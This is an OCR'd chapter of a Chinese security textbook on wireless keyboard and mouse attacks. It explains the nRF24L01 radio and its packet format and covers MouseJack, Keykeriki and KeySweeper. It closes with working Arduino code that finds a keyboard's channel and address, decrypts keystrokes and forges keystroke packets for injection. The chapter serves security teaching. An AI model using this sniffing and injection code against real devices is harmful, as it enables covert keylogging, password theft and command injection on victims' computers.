


图5-39　原理图

图 5-40 所示为该芯片的成品模块，该模块只引出了必要的电源及控制接口，其他外围电

路都已经集成在模块上。这样的好处是使用更方便，不需要关心芯片的外围电路和天线部分。天线的设计是电路设计上的难点，细小的失误都可能对通信距离产生较大的影响。所以很多厂商都采用设计成熟的模块，而不是自己重新设计这一部分。图 5-41 所示为该模块的引脚顺序图，可以与单片机进行连接。相应的引脚功能如表 5-3 所示。




图5-40 模块实物图




图5-41 引脚顺序图

表 5-3 引脚功能

引脚顺序	引脚名称	引脚方向	引脚用途
1	GND	无	地线，连接到电源参考地
2	VCC	无	供电电源，电压须在 1.9V~3.6V
3	CE	输入	模块控制引脚
4	CSN	输入	模块片选引脚，用于 SPI 通信
5	SCK	输入	模块 SPI 总线时钟
6	MOSI	输入	模块 SPI 数据主出从入引脚
7	MISO	输出	模块 SPI 数据主入从出引脚
8	IRQ	输出	模块中断信号输出，低电平有效

模块保留了用户需要用到的 8 个接口。其中 1 号和 2 号引脚为电源接口，为该模块供电。3 号引脚为芯片使能接口，用于设置芯片是工作在接收模式还是发送模式。4 号至 7 号引脚是用于 SPI 通信的四条连线。CSN 用于片选芯片，也就是芯片的 SPI 通信使能。SCK 是单片机为 SPI 通信提供的通信时钟。MOSI 是单片机向模块发送数据的数据接口，MISO 是模块向单片机发送数据的数据接口。8 号引脚 IRQ 在接收到数据时通过电平跳变来通知单片机模块已经收到了数据。这种方式的好处在于单片机在没有收到数据时可以完成其他任务，不需要一直查询该模块是否收到数据。当然，这个接口也可以不用，不过如上所述，需要一直查询是否收到了数据，这种方式是非常低效的。采用这种方式带来的另外一个缺点是一直使单片机处于工作状态，不利于休眠，会造成功耗大幅度提高。

通过上述物理接口就可以达到配置和操作 nRF24L01 的目的。了解硬件是不够的，对通信的数据的学习仍然是一门必修课。

4. 通信数据部分

nRF24L01 支持数据包的自动装配，自动发送确认包和重发数据包。它支持 1 至 32 字节的负载长度。能把收到的包自动分解，得到需要的负载部分。nRF24L01 拥有 6 个通信信道，最多支持 1 对 6 的星形网络。

图 5-42 所示为 nRF24L01 的数据包格式，其中包括了 1 个字节的前导码、3 至 5 字节的地址、9 个比特的包控制段、0 至 32 字节的负载段及 CRC 校验码。数据包内各个部分在整个通信中扮演着不同的角色，有着不同的作用，下面将对它们做详细介绍。

Preamble 1 byte	Address 3-5 byte	Packet Control Field 9 bit	Payload 0 - 32 byte	CRC 1-2 byte

图5-42　数据包格式

前导码用于让接收端的解调器和输入的比特流同步。这里的前导码的长度是一个字节，序列是 01010101 或者 10101010。至于具体是哪种前导码，与紧接在前导码后面地址的第一个比特有关。如果地址的第一个比特是 1，则前导码被自动设置为 10101010。如果地址的第一个比特是 0，则前导码被自动设置为 01010101。这些措施用于保证有足够的过度时间来稳定接收器。简单地说，前导码的存在主要是为了让后续的数据流接收更加稳定。

这里的地址是发射器发送给接收器的。地址用于该数据包被正确的接收器侦测和接收，而不是被其他设备错误地接收到。当我们在接收器中写入地址后，可以方便地过滤掉不是发送给自己的数据包，保证接收到的数据包至少地址是正确的。我们可以通过设置名为 AW 的寄存器，调整地址的宽度到 3 个、4 个或者 5 个字节。

图 5-43 所示为数据包中的包控制字段（Packet Control Field），它涉及对数据包的控制工作，主要包括负载长度字段（Payload Length）、包识别字段（PID）和自动应答的非确认标志（NO_ACK）。包控制字段包含 6 比特的负载长度字段。当该器件作为接收端设定为动态负载长度时，该负载长度字段用于指示负载有多长，以便于快速读取负载。当设定为静态负载长度时，就用不到该字段了，因为每次的负载长度都是固定的。

Payload length 6bit	PID 2bit	NO_ACK 1bit

图5-43　包控制字段格式

两个比特的包识别字段用于检测接收到的包是新的还是重传的。包识别字段是为了防止同样的负载被多次送到单片机中重复处理。当发送端每次发送新的数据包的时候，包识别字段的值都会增长。在接收端的器件会根据包识别字段和循环校验码（CRC）决定该数据包是重传的还是新的。当多个数据包丢失后，这次的包识别码就可能和上次的一样，如果这样的话，nRF24L01 会比较两次的循环校验码。如果两次的循环校验码相同，最新接收的数据包就会被认为是上次接收数据包的备份而被丢弃。

可选的自动应答特性控制着非确认标志（NO_ACK）。当自动应答这个特性被利用时，这个标志才有效。设置这个标志为 1，告诉接收器这个包是不需要被自动应答的。

负载（Payload）是用户定义的数据内容。它的长度可以是 0 至 32 字节。用户可以把需要传输的数据放在负载字段里传输。循环冗余校验码用于数据包的错误检测。在数据发送前，发射器会根据发送的数据产生循环冗余校验码。当接收器接收到数据时，也会根据接收到的数据产生循环冗余校验码。最后，接收器会计算接收到的数据校验码，并和直接接收到的校验码进行比对，如果相同则认为数据在传输过程中没有出错，如果不相同就认为出错了，需要采取重传或者其他措施。该字段可以被设定为 1 个或者 2 个字节，并且从地址开始计算，也包括了包控制字段和负载。

5.1.5　经典案例之MouseJack

关于无线键鼠的监听与劫持目前有两个比较有参考价值的案例。其中之一就是 MouseJack，它能利用无线鼠标和键盘存在的一些问题，达到伪装成键盘并实现任意按键的效果。造成的危害是可以伪装键盘输入任意命令控制计算机，甚至通过命令脚本下载病毒或者木马进行进一步的攻击。

MouseJack 搜集了无线鼠标键盘的一些安全问题。受影响的厂商多达七家，这些安全问题使黑客能在 100 米远的距离输入任意指令到受害者的计算机，而使用的工具只是价值 15 美元的特殊 USB 适配器。如图 5-44 所示的 USB 适配器叫作 Crazyradio PA。




图5-44　Crazyradio PA USB Dongle

Crazyradio PA 是一款基于 nRF24LE1 的开源硬件。它带有运放芯片，具备信号放大的功能，更高的接收灵敏度，而且使用的天线不是上文 nRF24L01+模块中的板载天线，而是外置 SMA 接口天线。配备外置天线会大大提升收发效果。这些改进让它的收发距离达到了空旷距离 100 米，而不是常见无线键鼠的 10 米左右。MouseJack 修改了 Crazyradio PA 的固件，使它能够支持嗅探数据包并且能够通过 Python 实现注入功能。

当键盘或者鼠标做出一定的动作后，这些信号就会转化成无线传输的数据包给电脑端的适配器。电脑端的适配器接收到鼠标或者键盘发送的数据包后，就能知道键盘或者鼠标相应的动作。为了防止被偷听，大多数厂商都会对无线键盘的通信数据进行加密。电脑端的适配器是知道密钥的，所以它能正确解码出哪些键盘按下了。如果不知道密钥，黑客就无法解码这些数据，所以他们就没办法知道哪些按键按下了。如图 5-45 所示，用户使用无线键盘，当按下字母 A 时，这一数据在发送之前就被加密了，适配器接收到后对其解密得到正确的按键值。




图5-45　加密按键数据传输过程

一般来说，鼠标传输的数据都是没有经过加密的。这意味着鼠标和适配器直接的通信没有任何证明机制，适配器没办法分辨出哪些数据包是鼠标发送的，哪些是黑客伪造的。所以黑客可以伪造一个鼠标，传送他希望的动作给适配器。如图 5-46 所示，用户在单击鼠标左键后，通过无线方式传送到电脑端的适配器。




图5-46　未加密的鼠标点击数据传输

这个过程中的主要问题是，适配器对接收到的数据包的处理机制使黑客能传送精心伪造

的数据包产生按键动作。如图 5-47 所示，黑客可以利用 Crazyradio PA 之类的工具，产生伪造的左击的数据包。用户的适配器在接收到这样的数据包后告诉计算机产生左击的动作。




图5-47　伪造的鼠标发送数据

目前，绝大多数受影响的芯片都是来自 Nordic 半导体公司生产的 nRF24L 系列的收发器。nRF24L 系列的收发器只提供了两个器件之间收发的机制，而具体发送哪些数据代表鼠标点击或者按键按下都是由各个品牌的厂商决定的。目前发现的问题大致可以归纳为以下三类。

1. 欺骗鼠标，按键注入

当处理接收到的无线数据包后，一些适配器并不验证数据包的类型是不是该类型的器件发射出的。在正常情况下，鼠标只发送移动和敲击的数据给适配器，键盘只发送按键情况。如果适配器不验证数据包的类型和发送的器件类型是否匹配，就可能让黑客有机可乘。黑客使用的是一个伪装的鼠标，但实际上发送给适配器的却是键盘的按键数据包，适配器并没有预料到来自鼠标的数据包其实是被加密过的按键数据包，它会接收这些包含按键信息的数据包，并按照数据包内容实施按键操作，使得黑客可以向受害者的计算机发送任意指令。

2. 欺骗键盘，按键注入

大多数测试的键盘都在无线传输数据到适配器前对数据进行了加密处理，但并不是所有适配器都只接收加密的数据，它们也接收未加密的数据。这使得黑客可以使用一个伪装的键盘，发送未加密的数据包给适配器。这样就绕过了键盘的加密措施，使得黑客可以通过键盘向受害者的电脑发送任意指令。

3. 强制配对

无线键盘或者鼠标出厂时，都是和适配器配对了的。这意味着键盘或者鼠标已经保存了适配器的无线地址。如果一个无线键盘或者鼠标没有存储适配器的地址，就需要将它们与适配器进行配对。假设用户的无线键盘或者鼠标坏了，或者无线适配器丢了，用户不需要再次购买全套的无线键盘或鼠标，只需购买新的键盘鼠标或者适配器就可以。

为了防止未授权的设备与适配器配对，适配器需要在配对模式的 30~60s 内接受新的设备。这使得黑客可以通过配对模式与新的设备配对而不需要用户介入。用户只有一个鼠标，但当它在连接配对的时候，黑客就能用伪造的键盘与适配器配对，最终达到向用户计算机发送任意指令的目的。

如果单纯地监听或者控制无线鼠标是没有太大意义的。因为鼠标自身能做的事情太有限了，无非是移动、左击或者右击。在完全不知道用户操作界面的情况下，这些操作几乎毫无意义。移动也不知道移动到了什么位置，点击也不知道效果具体怎么样。所以单纯地对无线鼠标的监听或者控制而没有实际意义。

所以 MouseJack 官方的那个 Show，也仅仅只是一个 Show！

5.1.6 经典案例之Keykeriki

除了 MouseJack 以外，另外一个著名的案例就是 Keykeriki 的方案。提到无线键鼠的安全问题不得不提到 Keykeriki。早期的无线键盘并没有像现在普遍使用 2.4GHz 的频段，而是工作在 27MHz。首次发布的 Keykeriki 主要针对工作在 27MHz 的键盘，包括了开源的软件和硬件。这使得每个人都可以通过它验证自己的键盘的无线传输是否安全。接着，他们在 2010 年的 CanSecWest 大会上发布了 Keykeriki v2.0（如图 5-48 所示）。与之前的 Keykeriki 相比，这款工具的强大之处在于它不但能实现对无线键盘的监听，还能实现注入，既可以监听到用户的键盘按键，也可以通过该工具实现对用户计算机的输入。




图5-48 Keykeriki v2.0

目前大多数键盘都使用 nRF24L 系列的芯片，工作在 2.4GHz 频段，通信速率一般都采用

了 2Mbit/s 的速率。如果制作一个嗅探器，还需要检测前导码。前导码一般是 0x55 或者 0xAA，根据前导码后面地址的第一个比特的不同而不同。接着，需要得到器件的地址。如果采用 nRF24L01，也没办法直接用于侦听数据，因为它并没有把底层的控制方式开放出来。我们需要预先写入器件的地址，才能接收到该地址的信息。不幸的是，现在本身做的就是侦听工作。没有其他办法知道侦听前的键盘地址到底是什么，所以直接利用 nRF24L01 侦听的想法没办法实现，至少在当时是这样的。后面有人对此进行了改进，我们将在下文介绍。

如果直接利用 nRF24L01 不能达到目的，那么采用什么样的方法才能得到原始的数据呢？答案是，他们找到了另外一种替代 nRF24L01 的 2.4GHz 的接收器模块 Amiccom A7125。因为通信速率是 2Mbit/s，所以每一比特的时间是 500ns。如果采用 100MHz 的单片机，每个时钟周期的时间是 10ns。500ns 的时间能运行 50 个时钟周期。因为需要不断检测输入的比特流信号，所以需要 2MHz 每秒的定时器，定时产生中断。也就是每 50 个时钟周期产生一次中断，但是中断本身也需要占用时间。因为发生中断后，单片机需要保存当前 CPU 的运行状态等参数，然后跳转到中断函数，当中断函数运行结束后，把之前的状态还原回去，程序跳转到之前程序执行的位置。每次中断本身占用的时间大约是 20 个时钟周期。剩下的 30 个时钟周期用来执行其他任务。

这些任务包括了从 A7125 直接输出引脚中读出当前值。把得到的值放入寄存器中并循环左移，以便更好地分析。因为某无线键盘的地址总是以 0xCD 开始，所以前导码总是 0xAA。当数据输入时，需要在第一个字节匹配 0xAA。另一个用于过滤的方法是，数据包的负载长度在 5 个地址之后的 6 个比特上，而数据包的长度一般都是 0、8、16 或者 32 字节。如果都匹配会对地址进行验证。地址验证后会关闭定时器中断，关闭 A7125 模块，使能 nRF24L01+模块开始工作，设定地址后开始对数据包进行侦听。

硬件的组成部分主要包括 NXP LPC17xx 系列的 ARM Cortex-M3 内核单片机、Amiccom A7125 模块，以及 nRF24L01+模块。

为了能够正确发送或者接收数据包，我们需要知道数据包的负载部分是如何工作的。分析数据包内容，能够理解加密机制。

图 5-49 所示为某无线键盘的一个数据包的负载数据结构。它的加密机制和地址关系非常密切。第一行是加密后的结果，但是它的前 4 个字节是未加密的，其中第一个字节是 0x0A，表示该器件的类型是键盘，如果是 0x08 则说明是鼠标。第二个字节表示是包类型的字节，如果是 0x78 则表示是按键，如果是 0x38 则表示按键保持在按下的状态。从第 5 个字节开始，加密部分依次与地址做异或运算得到解密后的值。其中第二行的 CD、98、35、0A、C0 为目标器件的地址，与第一行的 C2、98、76、0A、C0 进行异或运算，例如 C2 ^ CD 得到了 0F。其中第三行的第 10 个字节是 05，这个字节表征的是按键值，根据这个值查询对应的 USB-HID 表，

可以得到具体的按键，这里 05 代表的按键是“b”。

C	0A	78	06	01	C2	98	76	0A	C0	C8	98	35	0A	C0	CD	5B
K					CD	98	35	0A	C0	CD	98	35	0A	C0	CD	
P	0A	78	06	01	0F	00	43	00	00	05	00	00	00	00	00	
	Device type	Packet type	Model	?	Sequence ID		Flags/Meta			HID Code						Checksum

图5-49　某无线键盘负载数据结构

如果需要伪造按键输入就要了解最后一个字节即校验的产生方法。首先把 5 个地址中的第二个取出，然后依次与需要发送的数据的前 15 个做异或运算，最后得到校验和。

以上是较早的工具 Keykeriki，因为其开源的特点有许多感兴趣的人对这款工具进行了改进，其中值得关注的是侦听部分的改进。Keykeriki 采用了两块无线模块，而且有一个高速率的单片机。不论是成本、体积、还是功耗等都会比较大。Travis Goodspeed 的贡献主要在于利用单块 nRF24L01+，配合一个低端单片机就可以完成侦听，不需要借助 A7125 模块。如图 5-50 所示为改进后的硬件，也是为大会设计的 Badge 胸牌。它需要配合配套的固件实现功能。




图5-50　Next Hope 胸牌

首先，写入 nRF24L01 的地址越短越好。在 DataSheet 中可以看到图 5-51 所示设置地址长度的寄存器。设置到 01b 是 3 个字节，10b 是 4 个字节，11b 是 5 个字节。如果设置为 00b，按照数据手册上写的是非法设置，但实际上这是 2 个字节的地址长度。当 CRC 校验也关闭时，会收到很多噪声信息，因为地址太短，对信号的过滤太少。

03	SETUP_AW				Setup of Address Widths (common for all data pipes)
	Reserved	7:2	000000	R/W	Only '000000' allowed
	AW	1:0	11	R/W	RX/TX Address field width '00' - Illegal '01' - 3 bytes '10' - 4 bytes '11' – 5 bytes LSByte is used if address width is below 5 bytes

图5-51 地址长度寄存器

接着，如果把地址设置成 0x00AA 会是什么效果呢？可以看到 0xAA 同时也是一个前导码。nRF24L01 的数据包一般是前导码再加上地址的结构。当发射数据时把前导码填入地址，结果就是当器件接收到前导码时，器件认为这是地址，而接收到真正的地址时会把它当作负载数据存储在负载部分。另外，还需要关闭 CRC 校验，否则就不能收到正确的信息。器件认为的结构不同，做 CRC 校验部分不同。当地址只有两个字节，CRC 校验关闭后就会有空气中许多噪声传入器件的问题，因此需要从程序内对其进行过滤。

5.1.7 经典案例之KeySweeper

我们已经介绍了关于某键盘的负载部分的结构，对其分析将非常有助于对众多数据的过滤，从而得到正确的器件地址。除了 Next Hope 以外，对其改进的还有 Samy 的 KeySweeper，如图 5-52 所示。KeySweeper 在一些方面对 Travis 的 Next Hope 进行了改进，其中就包括对噪声和真实数据的过滤。大家所知的某键盘器件地址几乎都是以 0xCD 开始的，所以可以把它作为过滤的一个字节。另外，负载部分的字节是键盘则为 0x0A，这也可以作为过滤字节。接着后面的一个字节是按键的状态，0x78 表示的是按下，0x38 表示按下的状态，这也是可以用于过滤的字节。有了以上这些手段，就能够知道该包数据是不是键盘发送给电脑端适配器的。




图5-52 KeySweeper

之前的版本需要扫描的频道共有 128 个，但键盘实际遵守的 FCC 标准，只有 78 个频道，减少了大约 40%的扫描工作量。这有效地减少了扫描到键盘工作频段的时间。另外，KeySweeper 把应用场景做得非常巧妙。它不但融合了侦听键盘的功能，还把它做到了电源适配器里面。当适配器插入插座上会对其充电，拔下后也依然能够工作一段时间。它里面还融合了一个 GSM 模块，这让它具备了网络功能。它可以随时把监听到的数据传送到黑客手中，这对用户可能是非常致命的。图 5-53 所示为 KeySweeper 的硬件部分。不仅如此，它还能对键盘输入的关键字进行过滤，例如无线键盘的用户输入了某银行网站的网址后有自动提醒功能，提示黑客用户输入了关键的字符，进而进行监听。除了通过 GSM 模块上传数据之外，它还支持本地保存功能。把监听到的按键依次保存在 Flash 里，便于以后进行分析。




图5-53　KeySweeper的硬件部件

这个模块出现在美剧 *Scorpio*（《天蝎》）中，虽然电视剧的剧情比较荒诞，但这种不起眼儿的小玩具很有意思。

5.1.8　如何打造专属的工具

看了别人的工具，有没有想过自己打造一个？

打造一个工具首先需要准备必要的硬件。为了方便，我们的单片机部分采用了 Arduino Deumilanove，图 5-54 所示为作者团队制作的 Arduino 开发板。另外就是上文讲过的 nRF24L01 模块，通过简单的连线我们就能完成硬件部分的连接。




图5-54　Arduino开发板

接下来需要把 Arduino 和 nRF24L01 模块连接在一起，连接方式如图 5-55 所示。硬件部分的连接其实和软件的设定息息相关，软件部分利用了哪些引脚直接导致硬件连接时需要用到哪些引脚。




图5-55　硬件连接图

硬件连接完成后，需要做的是利用 Arduino 驱动 nRF24L01 模块。首先需要把该模块初始化。好在已经有人为我们做好了相关工作，为我们提供了丰富的第三方调用。这样我们可以避免自己再根据数据手册编写这些代码，避免重复造轮子，大大提高了开发效率。

一般的无线键盘有一个特点，它不像蓝牙那样在通信的过程中不断跳转频道，而是在工作过程中保持一个频道。这样就为我们搜索频道提供了有利条件。我们还需要了解侦查到的数据有什么特点。当用户敲击键盘时，无线键盘会向插在计算机 USB 接口上的适配器发送数据。如果不切换到正确的频道，我们将无法找到正在工作的键盘。因此我们开始不断地切换频道。然而问题来了，我们不断切换频道，到底侦听到哪些数据才算是找到了正在工作的键盘呢？

先把地址调到 0x00AA，因为地址非常短，而且关闭了 CRC 校验，所以得到的数据非常混乱。许多不是我们想要监听的噪声也会大量传输到 Arduino 里，因此我们需要进行过滤，

利用上文分析的地址特点及负载特点达到确认数据包的作用。如下代码即为进行频道扫描的过程，在设定的时间内对信道进行监听，然后检查是否是要找的数据包，从而确定键盘工作的频道和键盘发送的地址。如下代码段的目的是扫描键盘工作频道，解析无线键盘发送的目的地址。

```
while (1)
{
  //扫描超过80号频道后回到3号频道
  if (channel > 80)
 channel = 3;
  //扫描下一频道
  radio.setChannel(channel++);
  //取得当前时间
  time = millis();
  //查询等待的时间是否到了
  while (millis() - time < wait)
  {
//查询是否收到新数据
if (radio.available())
{
//如果收到新数据，读取FIFO内的数据
   radio.read(&p, PKT_SIZE);
          //地址一般以0xCD开头，在这里作为第一重过滤
  if (p[4] == 0xCD)
  {
    //因为包控制字段是在5个地址字节后，有9比特长，
    //所以后面的字节都要左移一位
    //0x7F代表键盘，0x78表示按下动作，0x38表示保持按下
    if ((p[6] & 0x7F) << 1 == 0x0A && (p[7] << 1 == 0x38 || p[7] << 1 ==
0x78))
    {
    // 因为在使用后自加1，所以需要回退1个频道
      channel--;
      Serial.println(channel);
    //得到地址
      kbPipe = 0;
      for (int i = 0; i < 4; i++)
      {
        kbPipe += p[i];
        kbPipe <<= 8;
      }
      kbPipe += p[4];
```

```
            // 取得地址的第二个字节，用于计算校验和
            cksum_key_offset  = ~(kbPipe >> 8 & 0xFF);
            return;
        }
      }
    }
      }
    }
```

当得到了键盘的工作频道后，需要保持现在工作的频道不再跳转。同时把得到的 5 个字节的地址写入 nRF24L01+模块，开启 CRC 校验。这样就能正常接收键盘发送的数据包了，不再会有大量的噪声引起的数据进入。现在收到的数据包是经过加密的，我们需要做的是对其进行解密，这样才能知道键盘到底发送了什么。下面的代码段的功能是对接收到的数据解码。

```
void decrypt(uint8_t* p)
{
  for (int i = 4; i < 15; i++)
    // 密钥即5个字节的地址
    // 前4个字节是未加密的，所以从第5个字节开始与地址依次做异或运算
    p[i] ^= kbPipe >> (((i - 4) % 5) * 8) & 0xFF;
}
```

解密数据后就可以对数据进行分析，其中最重要的信息是按键信息，但是因为也会有其他信息所以仍然需要过滤。过滤掉其他不属于按键部分的数据，对数据包的顺序字段部分进行比较，避免对同样的数据做出错误的反应。

```
//留下只属于按键信息的数据包，并且保证不对同一顺序的数据包做出反应
if (p[0] == 0x0a && p[1] == 0x78 && p[9] != 0 && lastSeq != (p[5] << 8)
+ p[4])
{
     lastSeq = (p[5] << 8) + p[4];
 //分析具体的按键信息
     ch = gotKeystroke(p);
}
//解析收到哪个按键
char gotKeystroke(uint8_t* p)
{
 char letter;
//取出表示按键的usb-hid，依次检查p[11]、p[10]和p[9]，如果有数据不为0就取出存到key
      uint8_t key = p[11] ? p[11] : p[10] ? p[10] : p[9];
     letter = hid_decode(key, p[7]);  //依照usb-hid的键值表进行转换，得到具体
按键
     return letter;
}
```

通过以上步骤就完成了对某无线键盘的侦听工作。当用户使用键盘时就能实现对其的监听工作，如果有兴趣可以找带信号放大功能的模块，这样就能够实现距离达到 100 米的监听。

然而监听只是一个开始，想想如果能够实现对按键数据包的伪造，并发送出来欺骗计算机上的 USB 适配器，是不是更有意思呢？发送伪造的按键分了三个步骤，先发送按键按下的动作，再发送按键保持按住的动作，最后发送按键弹起的动作。完成这三个步骤，说明整个按键的动作完成了。

```
void sendFakeKey(uint8_t* p, uint8_t key)
{
 //打开自动应答
 radio.setAutoAck(true); // only autoack during tx
 //写入目的地址
     radio.openWritingPipe(kbPipe);
 //停止侦听
     radio.stopListening();
     //根据key查表可以得到实际的hid值
      key = hid_reverse(key);
 //大量提高序列号，防止重叠
      p[5] += 128;
//把hid反转换的key存入负载
      p[9] = key;
 //计算校验和
     checksum(p, 15, cksum_key_offset);
 //对数据进行加密，因为在这里解密和加密的方法一致
      decrypt(p);
 //把数据写入待发送的缓存里，并发送
radio.write(p, 16);

      //发送按住按键的信号，先把数据解码回初始状态
       decrypt(p);
     p[6] = 0;
     p[1] = 0x38;
     checksum(p, 7, cksum_idle_offset);

    //重新加密负载（加密和解密的方法是一样的）
     decrypt(p);
//发送8次
     for (int j = 0; j < 7; j++)
     radio.write(p, 8);

    //发送按键弹起动作（increase seq, change key, calc cksum）
    decrypt(p);
```

```
    p[1] = 0x78;
    p[4]++;
    p[6] = 0x33;
    p[7] = 0x00;
    p[9] = 0x00;
    checksum(p, 15, cksum_key_offset);
   //加密数据包（加密和解密算法一致）
    decrypt(p);
//写入并发送
    radio.write(p, 16);
}
```

这样，简单的工具就打造完成了，它能够针对某键盘完成按键监听和发送。

